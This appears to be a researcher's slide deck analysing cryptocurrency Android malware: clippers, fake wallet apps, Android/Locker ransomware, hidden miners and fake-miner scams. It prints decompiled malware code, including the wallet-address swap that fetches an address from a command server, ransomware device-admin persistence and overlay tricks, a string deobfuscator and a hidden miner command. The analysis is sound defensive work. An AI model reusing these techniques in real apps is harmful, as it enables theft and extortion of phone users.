                android.content.ClipData.newPlainText("btc",
                    "17M66AG2uQ5YZLFEMKGpzBzh4F1EsFWkmA"));
        }
    } else {
        this.val$clipboard.setPrimaryClip(
            android.content.ClipData.newPlainText("btc",
                "17M66AG2uQ5YZLFEMKGpzBzh4F1EsFWkmA"));
    }
}
return;
```

Following the bitcoin address

Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	17M66AG2uQ5YZLFEMKGpzbdh4F1EsFWkmA	No. Transactions	6
Hash 160	459d526dca5c375a582008258218221f554a53c6	Total Received	0.12868189 BTC
		Final Balance	0 BTC
Request Payment Donation Button			




Transactions (Oldest First)		Filter ↴
11d53ccf3ababd55d53c0bd13a3fcfb53c6317a897a104d64612054671db3569		2018-12-12 12:45:35
17M66AG2uQ5YZLFEMKGpzbdh4F1EsFWkmA	→ 392LK4ZQD3gixWg5xJRTv1a24N3YDgCbwP	40.42980436 BTC -0.05245737 BTC
3c29aed743da43032acd5999942d13b834900cb87050e747da5e58de622b68d7		2018-12-06 12:03:07
18cXlyfaCIB8h6KGYLxT4p9jyaYiKyEpH	→ 17M66AG2uQ5YZLFEMKGpzbdh4F1EsFWkmA	0.05245737 BTC 0.05245737 BTC
dd9f59a4d36185753db691a1366bd5ebba6fb0a088ee48d486419b33968945a0e		2018-03-08 06:10:15
17M66AG2uQ5YZLFEMKGpzbdh4F1EsFWkmA	→ 392LK4ZQD3gixWg5xJRTv1a24N3YDgCbwP	11.68861704 BTC -0.05622452 BTC
b93d94eb3246a45ea042354166e0bc5879b5e69c431fbfe42aad28071bd6d40		2018-03-07 16:42:16

Only 6 transactions - for Clipper? or not?
Max income: 500 USD

A more advanced Android clipper: Clipper.A

Poses as a Bitcoin wallet

Asks a remote server for the wallet address to use



“DOGE”




Ref: <https://news.drweb.com/show/?i=12739&lng=en>
sha256: f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4

A more advanced Android clipper: Clipper.A

Poses as a Bitcoin wallet

Asks a remote server for the wallet address to use



Use my wallet address

DabcPIRATE...



Ref: <https://news.drweb.com/show/?i=12739&lng=en>
sha256: f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4

Live demo

Live demo of reverse engineering the Android/Clipper malware

- Detect new content in the clipboard
- Detect cryptocurrency wallet addresses
- Reveal the currency guessing algorithm
- Swapping the wallet address
- Remote CnC server

Code: detecting the currency

```
if((first.contains("4")) && clipboardtext.length() == 0x5F || clipboardtext.length() == 106) {
    ClipboardService.this.log("Monero", clipboardtext);
    ClipboardService.this.set("Monero");
    return;
}

v3_1 = 34;
if(clipboardtext.length() == v3_1 && (first.contains("1") || (first.contains("3")))) {
    ClipboardService.this.log("Bitcoin", clipboardtext);
    ClipboardService.this.set("BTC");
    return;
}

if(clipboardtext.length() == v3_1 && (first.contains("X")))) {
    ClipboardService.this.log("DASH", clipboardtext);
    ClipboardService.this.set("DASH");
    return;
}

if(clipboardtext.length() == v3_1 && (first.contains("D")))) {
    ClipboardService.this.log("DOGE", clipboardtext);
    ClipboardService.this.set("DOGE");
    return;
}
```

Code: swapping wallet address

```
void set(String currency) {
    ClipboardService service = new ClipboardService();
    Thread thread = new Thread(new Runnable(currency, service) {
        public void run() {
            String str = ClipboardService.this.gate + "settings.php?wallet=" + this.val$wallet;
            try {
                str = HttpClient.getReq(str);
                Log.d("Clipper", "Getted wallet");
                this.val$cs.walletaddress = str;
            }
            catch(IOException v0_2) {
                v0_2.printStackTrace();
            }
            catch(URISyntaxException v0_3) {
                v0_3.printStackTrace();
            }
        }
    });
    thread.start();
    try {
        thread.join();
        this.change(service.walletaddress); // modify with attacker's wallet address
    }
    catch(InterruptedException exception) {
        exception.printStackTrace();
    }
}
```

Wallet stealers: a fake MyEtherWallet



MyEtherWallet



Firebase





Ethereum Logo by Ethereum Foundation

sha256: bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204

Detected as Android/FakeApp.HV!tr

Wallet stealers: a fake MyEtherWallet





Ethereum Logo by Ethereum Foundation

sha256: bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204

Detected as Android/FakeApp.HV!tr

Wallet stealers: a fake MyEtherWallet




Ethereum Logo by Ethereum Foundation

sha256: bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204

Detected as Android/FakeApp.HV!tr

Wallet stealers: a fake MyEtherWallet



wallet address, private key →




Ethereum Logo by Ethereum Foundation

sha256: bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204

Detected as Android/FakeApp.HV!tr

Mobile ransomware: Android/Locker




- Big and active screen locker family: **100,000+ samples**
- Aka LokiBot
- Recent samples in February 2019.
- Some variants ask for a **ransom in Bitcoins**

Detected as Android/Locker.KV!tr
sha256:

bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851

Android/Locker.KV: How does it lock the screen?

- Poses as **Adobe Flash Player**
- Requests **device admin rights**



The screenshot shows a mobile phone's status bar at the top with the time 8:46 and various icons. Below is a green header bar with the text "Activate device admin app?". Underneath is a card for the "Adobe Flash Player" app, which has a red icon featuring a white "f" and a small Android silhouette. To the right of the icon, the text "Adobe Flash Player" is displayed. Below the app name, the text "To update the version" is shown. Further down, a larger text block reads: "Activating this admin app will allow the app Adobe Flash Player to perform the following operations:". Three items are listed under this heading: "Erase all data", "Change the screen lock", and "Set password rules". Each item has a brief description below it.

Activate device admin app?

 Adobe Flash Player

To update the version

Activating this admin app will allow the app Adobe Flash Player to perform the following operations:


Erase all data
Erase the phone's data without warning by performing a factory data reset.

Change the screen lock
Change the screen lock.

Set password rules
Control the length and the characters allowed in screen lock

Android/Locker.KV: How does it lock the screen?

- Poses as **Adobe Flash Player**
- Requests **device admin rights**
- Issues arrive when you try to **disable admin rights**



Android/Locker.KV: device admin code

```
public class Scrynllock extends DeviceAdminReceiver {
    public CharSequence onDisableRequested(Context arg6, Intent
→    arg7) {
        ...
        this.layout =
→        LayoutInflater.from(ctx).inflate(0x7F040003,
→        null).findViewById(0x7F080003); // layout:hfdhfxhgfdhg
        ...
        ctx.getApplicationContext().getSystemService(
            absurdityasfasfasfasfafa.abideasfasfasfasfafa("t1m<l/"))
            .addView(this.layout,
→        ((ViewGroup$LayoutParams)layoutparams));
        }
    }
```

Android/Locker.KV: What is layout “hfdhfxhgfdhg” ?

```
<RelativeLayout>
    <LinearLayout>
        <TextView android:text="Unable to uninstall App" />
    </LinearLayout>
</RelativeLayout>
```

Android/Locker.KV: Obfuscated

```
public class Scrynlock extends DeviceAdminReceiver {
    public CharSequence onDisableRequested(Context arg6, Intent
→ arg7) {
        ...
        // layout ``Unable to uninstall app``
        this.layout =
→ LayoutInflater.from(ctx).inflate(0x7F040003,
→ null).findViewById(0x7F080003); // ...
        ...
        ctx.getApplicationContext().getSystemService(
→ absurdityasfasfasfasfafa.abideasfasfasfasfafa("t1m<1/"))
            .addView(this.layout,
→ ((ViewGroup$LayoutParams)layoutparams));
        }
    }
```


Android/Locker.KV: De-obfuscation algorithm

```
public static String abideasfasfasfasfafa(String arg5) {
    int v2 = 3;
    int v0 = arg5.length();
    char[] v3 = new char[v0];
    --v0;
    int v1;
    for(v1 = v0; v0 >= 0; v1 = v0) {
        int v4 = v1 - 1;
        v3[v1] = ((char)(arg5.charAt(v1) ^ 88));
        if(v4 < 0) {
            break;
        }

        v0 = v4 - 1;
        v3[v4] = ((char)(arg5.charAt(v4) ^ v2));
    }
    return new String(v3);
}
```

Many different similar functions, with different constants (88, 3)

Android/Locker.KV: De-obfuscation algorithm



Android/Locker.KV: Display an Error Window

```
public class Scrynllock extends DeviceAdminReceiver {  
    public CharSequence onDisableRequested(Context arg6, Intent  
→    arg7) {  
        ...  
        // layout ``Unable to uninstall app''  
        this.layout =  
→        LayoutInflater.from(ctx).inflate(0x7F040003,  
→        null).findViewById(0x7F080003);  
        ...  
        // display window Unable to uninstall app  
        ctx.getApplicationContext().getSystemService(``window``)  
            .addView(this.layout, ...);  
    }  
}
```

Android/Locker.KV: continued

- ① Displays an error window
- ② Starts an **activity**

```
public class Scrynllock extends DeviceAdminReceiver {  
    public CharSequence onDisableRequested(Context arg6, Intent  
→    arg7) {  
        ...  
        Intent intent = new Intent(ctx,  
→        Scrynllock$mainActivity.class);  
        intent.addFlags(0x10000000);  
        ctx.startActivity(intent);  
        return "";  
    }  
}
```

Android/Locker.KV: What does Scrynlock.MainActivity do?

```
public class Scrynlock$mainActivity extends Activity {
    public void onCreate(Bundle bundle) {
        ...
        // layout:hgfhdgdgdh : ransom layout
        this.setContentView(0x7F040004);

        ...
        this.getApplicationContext().getSystemService(
            ← acceptasfasfasfasfafa.abideasfasfasfasfafa("\u0014g\rj\fy"))
            .addView(this.abideasfasfasfasfafa,
            ← ((ViewGroup$LayoutParams)v3));
        }
    }
}
```

Android/Locker.KV: Display the Ransom

‘‘\u0014g\rj\fy’’ → De-obfuscate → ‘‘window’’

```
public class Scrynllock$mainActivity extends Activity {  
    public void onCreate(Bundle bundle) {  
        ...  
        // layout:hgfdhdgfdhgdh : ransom layout  
        this.setContentView(0x7F040004);  
  
        ...  
        // display ransom  
        this.getApplicationContext().getSystemService("window")  
        .addView(...);  
    }  
}
```

Android/Locker.KV: Can we move to another window?

```
public void onWindowFocusChanged(boolean arg3) {  
    super.onWindowFocusChanged(arg3);  
    if (!arg3) {  
        this.sendBroadcast(new Intent(  
            ableasfasfasfasfasfafa.abideasfasfasfasfafa(  
                "DOA,J7ApL0Q;K*\u000B?F*L1Kpf\u0012j\r'\u0001v  
                \u0007v\n'\u0013z\u001A1\u001Fi\u0011b\r}"  
            ));  
    }  
}
```

‘‘DOA,J7ApL0Q;K*...’’



‘‘android.intent.action.CLOSE_SYSTEM_DIALOGS’’

Malware closes the window!

Android/Locker: How profitable were they?



19tUaovjw5FSUfmXuECFKn7aA5hXTvqUr: **50 BTC** \approx 200,000 USD !
1G5FiCaaLKCfEk7seMyYFpX99PXgrUqk85: **2 BTC** \approx 7,800 USD

That much?! Let's have a close look...

The typical ransom for Locker is **70 USD or 100 USD**

Date	Transaction amount	Bitcoin rate	Amount in USD
2018-04-22	0.01114	8925	99.42
2018-04-11	0.00291766	6843	19.96
2018-04-10	0.010213	6795	69.37
2018-04-10	0.0219645	6795	149.25
2018-04-06	0.01058841	6815	72.16
2018-04-02	0.01218985	6844	83.42
2018-03-20	0.0394	8619	339.59
2018-03-15	0.00968897	8290	80.32
2018-03-10	0.0075	9350	70.125
2018-03-06	0.00951219	11500	109.39

Let's have a close look

The typical ransom for Locker is **70 USD or 100 USD**

Date	Transaction amount	Bitcoin rate	Amount in USD
2018-04-22	0.01114	8925	99.42
2018-04-11	0.00291766	6843	19.96
2018-04-10	0.010213	6795	69.37
2018-04-10	0.0219645	6795	149.25
2018-04-06	0.01058841	6815	72.16
2018-04-02	0.01218985	6844	83.42
2018-03-20	0.0394	8619	339.59
2018-03-15	0.00968897	8290	80.32
2018-03-10	0.0075	9350	70.125
2018-03-06	0.00951219	11500	109.39

Android/Locker: revised profits for the attacker(s)

Far less than **200,000 USD**

Month	Amount in USD
April 2018	240
March 2018	170
February 2018	200
Total	610

Do we have mobile miners?



Google Play Store banned miners in July 2018

"We don't allow apps that mine cryptocurrency on devices. We permit apps that remotely manage the mining of cryptocurrency."

We have **malicious** mobile miners: Android/HiddenMiner

```
String algo = "cryptonight";
String stratum = "stratum+tcp";
String pool = Constants.miningPool;
String port = String.valueOf(Constants.miningPort);
String user = Constants.miningUser;
String userpw = Build.MANUFACTURER;
int processors = this.getNrProcessors();
if (this.getNrProcessors() > 2) {
    processors = this.getNrProcessors() / 2;
}

String command = "minerd -q -a " + algo + " -o " + stratum +
    "://" + pool + ":" + port + " -O " + user + ":" + userpw + " "
    + "-t " + String.valueOf(processors);
int removespaces = command == null ? 0 : command.length() -
    command.replace(" ", "").length() + 1;
this.startMiner(removespaces, command);

sha256: 1c24c3ad27027e79add11d124b1366ae577f9c92cd3302bd26869825c90bf377
```

Android/HiddenMiner mining live



Android/HiddenMiner - one month profits

Android/HiddenMiner mining live



Android/HiddenMiner - one month profits

Android/HiddenMiner mining live



Android/HiddenMiner - one month profits

Android/HiddenMiner mining live



Android/HiddenMiner - one month profits

Scams: mining currencies that can't be mined!!!



Bitcoin Miner - Earn Free BTC

★★★★★
2018-07-14

[Download APK](#) [Read More](#)



Litecoin Miner - Earn Free LTC

★★★★★
2018-07-17

[Download APK](#) [Read More](#)



Ethereum Classic Miner - Earn Free ETC

★★★★★
2018-07-17

[Download APK](#) [Read More](#)



Ethereum Miner - Earn Free ETH

★★★★★
2018-07-17

[Download APK](#) [Read More](#)



Bitcoin Gold Miner - Earn Free BTG

★★★★★
2018-07-17

[Download APK](#) [Read More](#)



Ripple Miner - Earn Free XRP

★★★★★
2018-07-18

[Download APK](#) [Read More](#)



Tether Miner - Earn Free USDT

★★★★★



Elite XRP Miner

1.0.7 for Android

★★★★★ | 0 Reviews | 0 Posts


Elite Crypto Miner

[Download APK \(3.3 MB\)](#)

[Versions](#)



Using APKPure App to upgrade Elite XRP Miner, fast, free and save your internet data.



The description of Elite XRP Miner

Mine one of the most popular cryptocurrency, ripple, directly from your phone without any extra graphic card or other tool. Elite Ripple Miner App gives you ability to mine using our remote services so all you need is just to stay connected to it.

How it works:

- Install Elite Ripple Miner on your device
- Mine XRP any time from any place
- Press start for connection with our server and get your cryptocurrency coins
- Input your wallet number and make transaction in few clicks
- The longer you mine with Elite Ripple Miner - the cryptocurrency you have.

Ripple is a real-time gross settlement system (RTGS), currency exchange and remittance network created by the Ripple company. Also called the Ripple Transaction Protocol (RTXP) or Ripple protocol, it is built upon a distributed open source Internet protocol, consensus ledger and native cryptocurrency abbreviated as XRP (ripple). Released in 2012, Ripple purports to enable "secure, instantly and nearly free global financial transactions of any size with no chargebacks." Cryptocurrency market is growing fast, so everything you mined with Elite Ripple miner can be much more suddenly. It supports

More info: [Fortiguard blog](#)

Detected as Riskware/FakeMiner!Android

① Background

② Cryptocurrency malware for Android

③ Samples

January 2019

February 2019

Mobile ransomware

Mobile cryptojacking

Mobile crypto-scams

④ Analysis

Mining on a smartphone

Mining for cybercriminals

Conclusion

Can we mine on a smartphone?



- Smartphones **aren't designed to mine**. Beware of **heat**.

Can we mine on a smartphone?



- Smartphones aren't designed to mine. Beware of **heat**.
- Mining **Bitcoins**: forget about it.

Can we mine on a smartphone?



- Smartphones aren't designed to mine. Beware of **heat**.
- Mining **Bitcoins**: forget about it.
- Currencies using **CryptoNight** or **CryptoNight Lite**.
Mineable on CPUs. Example: AEON, ByteCoin, DashCoin, Electroneum, Monero. **Can we mine those on a smartphone?** (not on Google Play).

Smartphone hash rates

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Smartphone hash rates

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Smartphone hash rates

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

Smartphone hash rates

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

CryptoNight-Lite

Smartphone hash rates

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON


High end smartphones



Still **very** low!

CryptoNight-Lite

So, what is this about?



Screenshot of <https://electroneum.com>


"Electroneum - The mobile based cryptocurrency"

Electroneum M1 phone



- Announced at **MWC 2019** (February)
- Available for **80 USD**
- Quad Core 1.3 Ghz
- Targets the developing world

Wings Mobile Minephone WX



THE FIRST
SMARTPHONE IN
THE WORLD that
produces Ethereum
at 1,000 MH/s

A new revolution in the cryptomining has begun. All your knowledge about cryptographic mining is a thing of the past. We have created a new way to generate cryptocurrencies from your own mobile.

[Find out more about WX](#)


Screenshot from <https://bitwings.org>

- Announced at **MWC 2019**
- “*First minery phone*”
- Targeted price: \approx 3,300 USD
- Promises **2 Ethereum per month** (\approx 270 USD)

What is this about?


- It is **true** and **legitimate**
- But they are **not** mining **on the phone**

